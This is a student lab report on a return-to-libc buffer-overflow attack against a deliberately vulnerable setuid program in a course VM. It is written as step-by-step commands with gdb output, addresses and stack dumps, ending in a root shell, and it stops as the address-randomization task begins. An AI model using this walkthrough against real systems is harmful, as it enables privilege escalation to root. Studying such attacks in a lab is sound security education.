Software Security:
Return-to-Libc Attack

Batyi Amatov (amatobat@b-tu.de)

Table of Content

Abstract

Stack buffer overflow attack is the most common and devastating attack which is used to exploit the software vulnerability. However the classic buffer overflow attack can be prevented by making the stacks non-executable. Then the attacker still manage to bypass the protection mechanism with advance technique of buffer overflow attack, called return-to-libc attack. In this lab our main goal is to understand the return-to-libc attack using buffer overflow vulnerability in software.

1. Introduction

The main idea of the classical buffer overflow is to put malicious shellcode in stack to exploit the software vulnerability, and then override return address with the attacker's given address and make it points to the shellcode for executing the malicious code. However, advance buffer overflow attack, return-to-libc attack, does not require to inject shellcode in the stack. Instead, it reuse existing standard library codes (such as libc) inside the victim machine to exploit the program's vulnerability. In this lab we tried to get familiar with using the system() function and invoke the shell with a small C program.

2. Our tasks to accomplish


Task 1: Exploiting the Vulnerability

To launch a Return-to-libc attack, we have to find our desired standard library libc function, here system() function and overwrite the return address of 'bof() function' of the given C program "retlibc.c" in current stack frame to be the address of the libc function system(). We also need to find the right memory location of environment variable SHELL which points directly to ''/bin/sh", and use it as a parameter/argument of system() function call to invoke a shell when the vulnerable function returns. Again, in order to finish programm correctly without "Segmentation fault" we need to pass exit() function address. As the executable of retlibc.c program "retlib" has root privilege and can be executable in user mode (we set 4755 permission code), the newly invoked shell should also has the root privilege and can be controlled by us. For this purpose we made the following several steps which is also depicted in screen shot as well, so that the shell can be invoked.

To perform return-to-libc attack, we use here a vulnerable program, called retlibc.c (see in **Annexure 01**) we run in a root mode: *"root@vm:"* and in order to get a root shell "/bin/sh" in user mode: *"csl@vm:"* we created a "badfile", by executing of our attacker program, called exploit.c (see in **Annexure 02**). Therefore, we created the contents for the "badfile" in such a way that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

Step 1: From the very beginning we have a vulnerable program named retlibc.c file which belong to root mode, as shown in the Figure 1. We can find it via the following linux command:

csl@vm:$ ls -l




```
[04/29/19]csl@vm:~/Desktop$ ls -l
total 136
-rw-rw-r-- 1 csl  csl  99931 Apr 19 13:12 csl_sheet_02.pdf
-rw-rw-r-- 1 csl  csl    379 Apr 29 09:58 exploit.c
-rw-rw-r-- 1 csl  csl   2352 Apr 25 12:27 gbd Compiler
-rw-rw-r-- 1 csl  csl    905 Apr 24 22:58 ourexplot.c
-rw-rw-r-- 1 csl  csl  14395 Apr 21 17:59 README
-rw-rw-r-- 1 csl  csl    141 Apr 29 10:00 retadd.c
-rw-r--r-- 1 root root   355 Apr 25 12:39 retlib.c
```

Figure 1: Check the initial files and privileges

Step 2: With the feature Address Space Randomization makes guessing the exact addresses difficult and again guessing addresses is one of the critical steps of buffer-overflow attacks. However we skipped process of the guessing the exact address. To disable address space randomization, we switched to the root mode from user mode for turning-off the kernel randomization, as shown in the Figure 2. We use the following linux command:

csl@vm:$ su root
Password: (here we entered our given password then switched to the root mode)
root@vm:$ sysctl -w kernel.randomize_va_space=0




```
[04/29/19]csl@vm:~/Desktop$ su root
Password:
root@vm:/home/csl/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

Figure 2: Disable the Address Space Randomization

Step 3: As shown in the Figure 3, we compiled our vulnerable program i.e. retlib.c in root mode with GCC compiler. Again we disabled the security mechanism called "StackGuard" to prevent buffer overflows whereas we allowed the stack should be non-executable for our running program. Here we also changed mode of the executable file "retlib" with 4755, so that we can execute it and get a root privilege from the user mode as well for it. To compile our program in GCC compiler, we used following linux command:

root@vm:$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c -g
root@vm:$ chmod 4755 retlib
root@vm:$ ls -l
root@vm:$ exit




```
root@vm:/home/csl/Desktop# gcc -fno-stack-protector -z noexecstack -o retlib retlib.c -g
root@vm:/home/csl/Desktop# chmod 4755 retlib
root@vm:/home/csl/Desktop# ls -l
total 148
-rw-rw-r-- 1 csl  csl  99931 Apr 19 13:12 csl_sheet_02.pdf
-rw-rw-r-- 1 csl  csl    379 Apr 29 09:58 exploit.c
-rw-rw-r-- 1 csl  csl   2352 Apr 25 12:27 gbd Compiler
-rw-rw-r-- 1 csl  csl    905 Apr 24 22:58 ourexplot.c
-rw-rw-r-- 1 csl  csl  14395 Apr 21 17:59 README
-rw-rw-r-- 1 csl  csl    141 Apr 29 10:00 retadd.c
-rwsr-xr-x 1 root root  9700 Apr 29 10:03 retlib
-rw-r--r-- 1 root root   355 Apr 25 12:39 retlib.c
root@vm:/home/csl/Desktop# exit
exit
```

Figure 3: Compiled retlib.c program to create retlib executable file and setting file permissions in user mode

Step 4: As shown in the Figure 4, to find out the addresses of libc functions (i.e for for the system() function and the address for the exit() function), we debugged the compiled program (i.e. retlib.c) in user mode with GCC compiler. To debug our program in GCC compiler, we used following linux command:


csl@vm:$ gdb ./retlib
(gdb) b bof
(gdb) r
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <exit>



```
[04/29/19]csl@vm:~/Desktop$ gdb ./retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: /home/seed/source/gdbpeda/peda.py: No such file or directory
Reading symbols from ./retlib...done.
(gdb) b bof
Breakpoint 1 at 0x80484c1: file retlib.c, line 9.
(gdb) r
Starting program: /home/csl/Desktop/retlib

Breakpoint 1, bof (badfile=0x0) at retlib.c:9
9           fread(buffer, sizeof(char), 40, badfile);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3472] will be killed.

Quit anyway? (y or n) y
```

Figure 4: Determining addresses for system() function and exit() function

Step 5: As shown in the Figure 6, one of the main challenge of this lab was to get the address "/bin/sh" shell so we could pass it as an argument of System() function. This can be achieved by using environment variables. However the environment variable SHELL points directly to "/bin/bash" and is needed by other programs, here we introduced a new shell variable MYSHELL was pointed to "/bin/sh" and was linked to the "/bin/zsh" shell in order not to interfere with the default "/bin/bash" shell, which is shown in the Figure 5.




```
root@vm:/home/csl/Desktop# rm /bin/sh
root@vm:/home/csl/Desktop# ln -s /bin/zsh /bin/sh
```

Figure 5: Linking of "/bin/sh" to "/bin/zsh" shell

So first we set the new environment variable called MYSHELL for "/bin/sh", then compiled the program retadd.c (see in **Annexure 03**) and execute the same for getting the MYSHELL address in user mode. To set environment variable and compile our program in GCC compiler, we used following linux command:

csl@vm:$ export MYSHELL=/bin/sh
csl@vm:$ gcc -o retadd retadd.c
csl@vm:$ ./retadd
(We found the MYSHELL address as: 0xbffffdf5)



```
[04/29/19]csl@vm:~/Desktop$ export MYSHELL=/bin/sh
[04/29/19]csl@vm:~/Desktop$ gcc -o retadd retadd.c
[04/29/19]csl@vm:~/Desktop$ ./retadd
bffffdf5
```

Figure 6: Determining address of environmental variable which point to "/bin/sh" address

Here we take a special cautious such that we used the name of the file the number of characters which can be matched with our vulnerable program. Therefore, we tried it and managed to find our desired shell the address for “/bin/sh”.

Step 6: For using the 3(three) address of system(), exit() and “/bin/sh” shell, which we already figured out in step 4 and 5, now we observed the characteristics of our vulnerable program that is retlib.c in GDB debugging mode. As shown in Figure 7, the initial structure and overwritten structure of stack for an array “buf[12]” were shown. In a initial structure EIP points to the return address which is 0x804850f. Exactly this address we need to overwrite by system() address. In order to calculate how many bytes we need to reach the return address we used loop which is fulfilling with a NOP operation (see **Annexure 02)**. So, we need to omit 24 bytes.

First, in Figure 7(a) shown, we tried to depict when our vulnerable program, retlib.c, behaved like as normal program execution.




Figure 7(a): A depiction of the stack during the normal program execution

Then, in Figure 7(b) shown, the final buffer for bof() function was looked like as follows, during the processing of our “badfile”.





Figure 7(b): A depiction of the stack during the during the processing of our “badfile”.

i. EBP address smash in stack position 20 bytes, due to padding with NOPs.
ii. EIP Return address smash in stack position 24 nos. bytes, due to padding with system() function address 0xb7e42da0.
iii. For exit() function call return we used stack position 24 nos. bytes and address 0xb7e369d0.
iv. For System argument, “/bin/sh” we found address 0xbffffdf5 and point it in the position 32 nos. bytes




```
[05/01/19]csl@vm:~/Desktop$ gdb ./retlib
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...

warning: /home/seed/source/gdbpeda/peda.py: No such file or directory
Reading symbols from ./retlib...done.
(gdb) b 9
Breakpoint 1 at 0x80484c1: file retlib.c, line 9.
(gdb) b 10
Breakpoint 2 at 0x80484d4: file retlib.c, line 10.
(gdb) r
Starting program: /home/csl/Desktop/retlib

Breakpoint 1, bof (badfile=0x804b008) at retlib.c:9
9            fread(buffer, sizeof(char), 40, badfile);
(gdb) info frame
Stack level 0, frame at 0xbfffec50:
 eip = 0x80484c1 in bof (retlib.c:9); saved eip = 0x804850f
 called by frame at 0xbfffec90
 source language c.
 Arglist at 0xbfffec48, args: badfile=0x804b008
 Locals at 0xbfffec48, Previous frame's sp is 0xbfffec50
 Saved registers:
  ebp at 0xbfffec48, eip at 0xbfffec4c
(gdb) x /12xw $esp
0xbfffec30:     0x080485c2      0x080485c0      0x00000001      0xb7e66400
0xbfffec40:     0xb7fbbdbc      0xb7e66406      0xbfffec78      0x0804850f
0xbfffec50:     0x0804b008      0x080485c0      0xb7e36a50      0x0804858b
(gdb) c
Continuing.

Breakpoint 2, bof (badfile=0xb7e369d0 <__GI_exit>) at retlib.c:11
11           return 1;
(gdb) info frame
Stack level 0, frame at 0xbfffec50:
 eip = 0x80484d4 in bof (retlib.c:11); saved eip = 0xb7e42da0
 called by frame at 0x90909098
 source language c.
 Arglist at 0xbfffec48, args: badfile=0xb7e369d0 <__GI_exit>
 Locals at 0xbfffec48, Previous frame's sp is 0xbfffec50
 Saved registers:
  ebp at 0xbfffec48, eip at 0xbfffec4c
(gdb) x /12xw $esp
0xbfffec30:     0x080485c2      0x90909090      0x90909090      0x90909090
0xbfffec40:     0x90909090      0x90909090      0x90909090      0xb7e42da0
0xbfffec50:     0xb7e369d0      0xbffffdf5      0xbfffed5c      0x0804858b
(gdb)
```

Initial RET address of bof()
Overrided RET address on system()
exit()
/bin/sh

Figure 7: Defining the right positions in a buf array: system(), exit() and "/bin/sh"

Step 7 Finally, we compiled our exploiting program called exploit.c in GCC compiler and then execute it in the user mode which created the "badfile". As shown in the Figure 8(a), we used following linux command:

csl@vm:$ gcc -o exploit exploit.c
csl@vm:$ ./exploit **(which created the badfile)**



```
[04/29/19]csl@vm:~/Desktop$ gcc -o exploit exploit.c
[04/29/19]csl@vm:~/Desktop$ ./exploit
[04/29/19]csl@vm:~/Desktop$ ./retlib
# ls
badfile  csl_sheet_02.pdf  exploit  exploit.c  gbd Compiler  ourexplot.c  README  retadd  retadd.c  retlib  retlib.c
# whoami
root
# exit
```

Figure 8(a): Running “retlib” program and getting a root shell in user mode “csl@vm:”


After, creating the contents of “badfile”, we executed the vulnerable program “retlib” in the user mode. As we might implement correctly so when the function bof() returned, it returned to the system() libc function, and executed system("/bin/sh"). As the vulnerable program was running with the root privilege, we managed to get the root shell at this point from user mode, as shown in the Figure 8(a). For this, we used following linux command:

csl@vm:$ ./retlib **(We launched the vulnerable program)**
# **(<---- We’ve got a root shell.)**

Step 8: We change the filename of retlib.c to newretlib.c and tried to find the following observation.

As shown in Figure 8(b), after our attack was successful, we changed the filename of retlib to a different name, making sure that the length of the file names are different. Here, we changed it to newretlib and repeated the attack (without changing the content of badfile). However, our attack could not make successful. Our logic is when we changed the name of the vulnerable program filename retlib.c to newretlib.c, the address of the environment variable might not be exactly the same as the one that you get by running the above program, as shown in figure 8(b). Such an address might be changed due to the 3(three) number of characters in the file name which might create difference in the environment variable MYSHELL. We have observed it via the following Linux command:

csl@vm:$ ./retadd **(We launched the program which will find our environment variable)**
(We found the MYSHELL address as: 0xbffffdf5)
csl@vm:$ ./retaddres **(We launched the program which will find our new environment variable)**
(We found the MYSHELL address as: 0xbffffdef)



```
root@vm:/home/csl/Desktop# gcc -fno-stack-protector -z noexecstack -o newretlib newretlib.c -g
root@vm:/home/csl/Desktop# chmod 4755 newretlib
root@vm:/home/csl/Desktop# exit
exit
[05/01/19]csl@vm:~/Desktop$ ./newretlib
zsh:1: command not found: h
[05/01/19]csl@vm:~/Desktop$ ./retadd
bffffdf5
[05/01/19]csl@vm:~/Desktop$ nano retaddres.c
[05/01/19]csl@vm:~/Desktop$ gcc -o retaddres retaddres.c
[05/01/19]csl@vm:~/Desktop$ ./retaddres
bffffdef
```

Figure 8(b): executing newretlib and comparing the addresses by executing retadd.c and retaddres.c


Task 2: Address Randomization

In this task, we enabled the address randomization protection. We run the same attack developed in **Task 1**. After it we need to observe if we managed to get a shell or not.

